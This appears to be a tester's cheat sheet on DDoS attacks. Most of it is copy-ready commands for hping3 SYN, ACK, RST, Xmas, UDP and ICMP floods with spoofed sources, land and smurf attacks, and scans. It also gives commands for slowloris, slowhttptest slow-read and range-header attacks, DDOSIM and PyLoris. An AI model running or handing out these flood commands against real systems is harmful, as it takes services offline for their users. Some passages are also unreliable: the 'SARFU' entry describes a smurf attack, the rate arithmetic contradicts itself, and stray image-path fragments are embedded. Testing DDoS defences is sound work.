Common DDoS attacks and hping

Type of DDoS attacks

- Application layer Attacks for the server
    - Slow connections :HTTP partial connection using GET or Post
    - HTTP method Floods : HTTP Post and Get
    - SIP invite flood
- Protocol attack
    - SYN flood, Ack flood, RST flood, TCP connection flood, Land attack
    - TCL state exhaustion attack , TCP window size
    - Ping of Death
- Volumetric attack(bandwidth attack)
    - ICMP flood
    - UDP flood and more
- Reflection attack
    - DNS,
    - NTP, SNMPv2, NetBIOS, SSDP, BitTorrent and more

TCP Anomaly (Foreign packet) : Must be dropped and event should be created. For example, if we receive a TCP packet that doesn't match an existing session that has Ack, SynAck, Fin or RST flags set should be dropped.

TCP State anomaly when TCP state rules are not followed.
Examples. –

- TCP Fragments with SYN flag, TCP Syn with data packet, TCP SYN and FIN flags, no flag set, FIN without ACK
- protocol field with unknown protocol.
- Out of sequence packet, Duplicate sequence, Min TCP header length,
- TCP src port between 0-1023
- If SrcMAC=dst MAC
- TCP Freg when offset value =0 or 1
- TCP Sequence number =0
- TCP FIN and URG PUSH and SeqNum=0

Hping3 for protocol flood:
==========
Following are the commands are used to send flood and other packets
#UDP flood
DNS UDP Flood
hping3 192.168.235.101 -I eth2 -q -n --udp -d 110 -p 53 --flood --rand-source

#HTTP TCP SYN Flood
hping3 192.168.235.101 -I eth2 -q -n -d 120 -S -p 80 --flood --rand-source

#SYN flood:
#hping3 10.1.1.13< source> -I eth1 -S(TCP flag) -q –d(data size) 80 –p(port) 80 –faster(speed) -c #300 Number of packets)
hping3 10.1.1.13 –I eth1 -S -q –d 80 –p 80 –faster -c 300

#Syn From random source for ever
hping3 --rand-source 10.1.1.13 -I eth1 -S -q -p 80 –flood

#Syn with data
hping3 --rand-source 10.1.1.13 -I eth1 -S -q -p 80 –flood

#syn with spoofed address. Spoof 200.0.0.12 from 10.1.1.11
hping3 -a 200.1.1.100 10.1.1.13 -I eth1 -S -q -p 80 --faster -c 2
Packet will look like
16:02:26.104572 IP 200.1.1.100.2134 > 10.1.1.13.80: Flags [S], seq 1471250643, win 512, length 0

Sending 200 packets on TCP port 80, 8080 for a single burst till the script is not killed.
while [1]; do for prt in 80 8080; do hping3 --rand-source 10.1.1.13 -I eth1 -S -q -d 80 -p $prt --faster -c 200; done ; done

TCP FIN (Fin on random port) with/o data
hping3 --rand-source 12.0.0.253 -I eth1 -F -q -d 80 -p 80 --faster -c 300
hping3 -a 11.0.0.2(spoofed source fixed) 12.0.0.253 -I eth1 -F -q -p 80 --faster -c 300

TCP http ACK flood
hping3 -a 13.0.0.1 10.1.1.13 -I eth0 -A --faster -c 3

#TCP SYN-ACK if-d options is used
hping3 -a 13.0.0.1 10.1.1.13 -I eth0 -A -q -d 80 -p 80 --faster -c 3

#SYN-ACK from loopback address
hping3 10.1.1.13 -I eth0 -A -q -d 80 -p 80 --faster -c 3

#TCP SYN and RST pack, from source port 5050. Use –k switch to keep the source port static, Otherwise source port keep increasing by one.
hping3 11.0.0.253 -I eth1 -c 2 -p 80 -s 5050 -S -F --faster

sport 81 and dstport =80
hping3 20.1.1.12 -I eth1 -S -s 81 -p 80 --faster -c 300 -k

#ISA =0
hping3 13.0.0.253 -I eth1 -S -M 0 -p 8090 --faster -c 3 -k
TCP Fragmented packet for all packet
hping3 20.1.1.12 -I eth1 -f -d 800 -p 80 --faster -c 30

#TCP SARFU Flood
Taken advantage of IP broadcast network. In this case attacker create a packet with spoofed IP(victim IP as SIP) and send the ICMP request in IP broadcast domain(with destination IP as subnet broadcast address - 10.1.1.255). In the case of /24 network, there will be 254 hosts. Every host in that network will send a response back to victim.
hping3 192.168.235.101 -I eth2 -q -n -d 120 -SARFU -p 80 --flood --rand-source

#HTTP TCP Stateless Flood
hping3 192.168.235.101 -I eth2 -q -n -d 120 -AU -p 80 --flood --rand-source

#SYN with data and freg and g is offset
hping3 20.1.1.12 -I eth1 -S --fast -c 2 -f –d 80 –g 2

#TCP Reset flood (can use any flag)
hping3 10.1.1.22 -I eth0 -R -q -d 80 -p $i --faster -c 300

#TCP switch –X Echo flag (Also known as Xmas attack) and –Y flags (congestion flag) is set.
hping3 15.0.0.253 -I eth1 --fast -A -Y -c 2

ICMP attacks
==========

for ICMP code dst unreachable/network ,redirection and dst unreachable/service off
hping3 11.0.0.253 -q -I eth1 --icmp -C 3 -K 0 -c 4 --faster
hping3 12.0.0.253 -q -I eth1 --icmp -C 5 -K 1 -c 4 --faster
hping3 13.0.0.253 -q -I eth1 --icmp -C 3 -K 3 -i u10

#for ICMP -wrong checksum, len 40 redirection /tos
hping3 10.1.1.13 -q -I eth1 --icmp -C 5 -K 3 --icmp-cksum 300 -c 400 --icmp-iplen 50 --faster

#for ICMP redirection for network
hping3 10.1.1.13 -q -I eth1 --icmp -C 5 -K 0 -c 400 –faster

#Network scan: There are two types of scanning:
(1)Horizontal Scan in which the scanner scans for the same port on multiple IPs, and
(2) Vertical Scan in which the scanner scans multiple ports on one IP.
Change the dst port or change IP. Following will increase the port
hping3 -V -S --faster -i eth1 10.1.1.13 -c 7 -p ++10
Example:
18:52:36.251094 IP 10.1.1.11.2538 > 10.1.1.13.10: Flags [S], seq 404473383, win 512, length 0
18:52:36.251162 IP 10.1.1.11.2539 > 10.1.1.13.11: Flags [S], seq 729296288, win 512, length 0
18:52:36.251181 IP 10.1.1.11.2540 > 10.1.1.13.12: Flags [S], seq 1151941195, win 512, length 0

#Land attack: In a DoS land (Local Area Network Denial) attack, the attacker sends a TCP SYN spoofed packet where source and destination IPs and ports are set to be identical. When the target machine tries to reply, it enters a loop, repeatedly sending replies to itself which eventually causes the victim machine to crash
hping3 -V -c 5 -d 120 -S -p 445 -s 445 --faster -a 10.1.1.13 -i eth1 10.1.1.13
using eth1, addr: 10.1.1.11, MTU: 1500
HPING 10.1.1.13 (eth1 10.1.1.13): S set, 40 headers + 120 data bytes
18:17:13.095220 IP 10.1.1.13.446 > 10.1.1.13.445: Flags [S], seq 1776034926:1776035046, win 512, length 120SMB-over-TCP packet:(raw data or continuation?)

#echo "sumurf attack": Send a ICMP echo request to Broadcast address of router or LAN by a spoofed address. Every machine on the network will reply to victim and Network will be flooded.
Now: Routers don't forward the packet with its broadcast address.
hping3 -1 --flood -a 10.1.1.13 10.1.255.255

#Ack Scan: This scan can be used to see if a host is alive (when Ping is blocked for example). This should send a RST response back if the port is open.
Hping3 ack packet

for UDP port DNS
hping3 10.1.1.13 --rand-dest -I eth1 --udp -q -d 80 -p 53 --faster -c 400
#DNS for target 201.0.0.253, 203,204 and 206
while [1]; do for num in 2 3 4 6; do hping3 --rand-source 20$num.0.0.253 -i p1p2 -q -n --udp -p 53 --faster -d 40 -c 100 ; done ; done

#ICMP control fragmented:
hping3 10.1.1.13 -f -q -I eth1 --icmp -C 5 -K 0 -c 40 --faster
Result :
9:11:29.835130 IP 10.1.1.11 > 10.1.1.13: [|icmp]
19:11:29.835205 IP 10.1.1.11 > 10.1.1.13: ip-proto-1
19:11:29.835238 IP 10.1.1.11 > 10.1.1.13: ip-proto-1

#Syn=0 and Seqnumber =0
hping3 10.1.1.11 -a 10.1.1.13 -I eth0 -S -q -s 2000 -p 800 --fast -c 5 -M 0 -k
10.1.1.11.2000 > 10.1.1.13.800: Flags [S], cksum 0xaed1 (correct), seq 0, win 512, length 0
19:14:17.867325 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)

#SENDIP
sendip -p ipv4 -is 10.1.1.11 -p tcp -tn 0 -tfs 0 -ts 2000 -td 84 -v 10.1.1.13
SIP=DIP
sendip -p ipv6 -6s 2000::11 -v 2000::13 -p tcp -tn 10 -tfs 10 -ts 2000 -td 84

#Freg and sport =dport
hping3 -S -d 2000 --fast --rand-source 11.0.0.253 -I eth1 -c 2 -f -S -g 0 -k -p 2000 -s 2000
19:22:49.915254 IP (tos 0x0, ttl 64, id 101, offset 0, flags [+], proto TCP (6), length 36)
11.71.107.74.2000 > 11.0.0.253.2000: [|tcp]
19:22:49.915273 IP (tos 0x0, ttl 64, id 101, offset 16, flags [+], proto TCP (6), length 36)
11.71.107.74 > 11.0.0.253: ip-proto-6
19:22:49.915278 IP (tos 0x0, ttl 64, id 101, offset 32, flags [+], proto TCP (6), length 36)
11.71.107.74 > 11.0.0.253: ip-proto-6

UDP Flood:

- UDP datagram is been send of random ports, target check for the service on that ports and finding, returns an ICMP service/ destination unreachable. The attack is continue until the network pipe is filled. The attacker can use spoofed address.
- How to send :

hping3 10.1.1.13 -I eth0 --udp -p 53 --i u1000
Sending the udp with random source with dport increasing
hping3 --rand-source 10.1.1.13 -I eth0 --udp -s 10 -d 80 -p ++1 -i u10000
10,000 packets per microsec. That is 10 packet per sec.

Layer 7 attacks (Slow HTTP attacks)

Layer 7 attacks are more focused on exploiting the Application layer vulnerability. In all the attacks a valid TCP/UDP connection is been made so attack can pass through Layer 4 detections.

HTTP partial request-Get and post

Description: This is http protocol GET(and Post) exploitation when server waits for full request and keep the connection open when attacker sends the partial request for Http Get.
Tool Description working: This tool sends the any number of Http GET(or Post)requests but never sends the full requests. Tool sleep some time and start it again.
A normal Http GET request will finish the request by \r\n\r\n
But slowloris only send \r\n and leave it there. Send another request and so on..
Normal header:: \r\n\r\n"
In slow loris : : \r\n

Most of the time, admin will not notice if the server is down because no log is written until request is been complete and request is never complete.

HTTP server those are not affected by slowloris attack are IIS6.0, IIS7.0,lighttpd ,Squid ,nginx. *IIS is not affected because IIS impose a timeout for HTTP herder to be send. Any HTTP connection which exceeds the headers timeout will be closed.*

HTTP Slow Post Attack(full request slow connection)

These kinds of attacks evaded one more of layer7 detections as the full header is been send. Attacker can randomized the content-length, character, cookies and time-intervals between POST byte to avoid any detection.

How does this work:

An attacker establishes a number of post request/connections with large Contact-Length as a large number (say 20000). Now attacker will mimic as slow client and send data very slowing and server will keep the connection open.

Server affected to this are: Both Apache and IIS

Http slow read(TCP window and slow read)

Data us been read byte by byte, many bots will request large amount of data and then read slowly. Once connection is been established, attacker will advertised very small receiving window, and server will send data slowly. Many slow connection will hit the web-servers concurrent connections limit.

Tools:

Slowloris (HTTP partial request)

This is most popular tool for HTTP partial GET and Post attack.
Download the perl script slowloris.pl

How to run:

Find sever time out:
perl slowloris.pl -dns [target] -port [webserver] –test
In that time server will be down or have a high latency.
Attack:
/slowloris.pl -dns www.example.com -port 80 -timeout 200 -num 500 -tcpto 5
· -httpready: HTTPReady will use POST method in place of Get.
Httpready : Use POST in place of GET/HEAD. After the Apache weakness about partial request is been exposed, apache added the patch called "HTTPReady". With this patch, HTTP server will not launch until full request is received.
But the check was only for HTTP GET and HTTP HEAD request.

Slowhttptest (combination of multiple script –partial header, slow post and slow read)

Slowhttptest: A attack simulator created as Google project for DDoS attacks on web-serve, this tool includes the scripts like slowloris, Slow HTTP POST, Slow Read attack and Apache Range Header attack.
Default settings: Slow header/ or partial request
HTTP Get request for 50 connections and every 10 sec, a follow up header with random name(byte length <=32) is being sent.

- Switch –B is for slow read.

  slowhttptest -c 5 -r 5 -B -l 60 -i 20 -s 4089 -v 3 -u http://200.1.1.112/index.html

  five conn connection (c 5)

  conn rate = r5

  test length 5

  This will read every 20 sec(-i 20) from file.

  Contain length : 4089 (-s 4089)

- Same test for slow read (-X)

  slowhttptest -c 5 -r 5 -B -l 60 -X -s 4089 -v 3 -u http://200.1.1.112/index.html

  read in 60 seconds

- For Proxy:

  ./slowhttptest -c 1000 -X -r 1000 -w 10 -y 20 -n 5 -z 32 -u http://someserver/somebigresource -p 5 -l 350 -e x.x.x.x:8080

Multiple Range header HEAD requests for


(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192)

The byterange filter in the Apache HTTP Server allows remote attackers to cause a high memory and CPU consumption via a Range header that expresses multiple overlapping ranges


Example:

slowhttptest -R -u http://200.1.1.112/ -t HEAD -c 1000 -a 10 -b 3000 -r 500

-a is x start the range, -b is y the end of range and increment is set by 1 byte.



- Send FIVE GET request in one line, that is pipeline GET in single connection (-k 5)
  slowhttptest -c 1 -X -i 70 -k 5 -l 120 -r 1 -x 100 -t GET -u http://200.1.1.112/index.html




Slow read :
slowhttptest -c 1000 -X -g -o slow_read_stats -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://200.1.1.112/index.html -p 3

4. DDOSIM—Layer 7 DDOS Simulator (Linux)
DDOSIM is another popular DOS attacking tool. As the name suggests, it is used to perform DDOS attacks by simulating several zombie hosts. All zombie hosts create full TCP connections to the target server.
This tool is written in C++ and runs on Linux systems.
These are main features of DDOSIM


Download DDOSIM here: http://sourceforge.net/projects/ddosim/
1. Establish 10 TCP connections from random IP addresses to www server and send invalid HTTP requests (similar to a DC++ based attack):
./ddosim -d 192.168.1.2 -p 80 -c 10 -r HTTP_INVALID -i eth0
2. Establish infinite connections from source network 10.4.4.0 to SMTP server and send EHLO requests:
./ddosim -d 192.168.1.2 -p 25 -k 10.4.4.0 -c 0 -r SMTP_EHLO -i eth0
3. Establish infinite connections at higher speed to www server and make HTTP valid requests:
./ddosim -d 192.168.1.2 -p 80 -c 0 -w 0 -t 10 -r HTTP_VALID -i eth0

PyLoris Work for both window and linux
Perform DOS attacks on a service. This tool can utilize SOCKS proxies and SSL connections to perform a DOS attack on a server. It can target various protocols, including HTTP, FTP, SMTP, IMAP, and Telnet. Download PyLoris:
http://sourceforge.net/projects/pyloris/
It is python 3.0 based so add the path variables.
C:\Users\..\pyloris-3.2\pyloris-3.2>Python pyloris.py 192.168.0.1
A user interface will open up.



Default: 500 connection / over 50 threads

Traffic: One 1 byte/second until server close the connection.



HTTP Testing

(1)AB

For HTTP performace

AB apache HTTP server benchmarking tool

Curl (for http):

Rate :

curl --limit-rate 1B -O http://200.1.1.13/extra.html

root@kali:/home/test2/test/http/b0# curl --limit-rate 1B -O http://200.1.1.13/extra.html

FTP

curl -u anonymous:anouymous -O ftp://200.1.1.13/test.txt

curl --resolve www.example.org:80:127.0.0.1 http://www.example.org/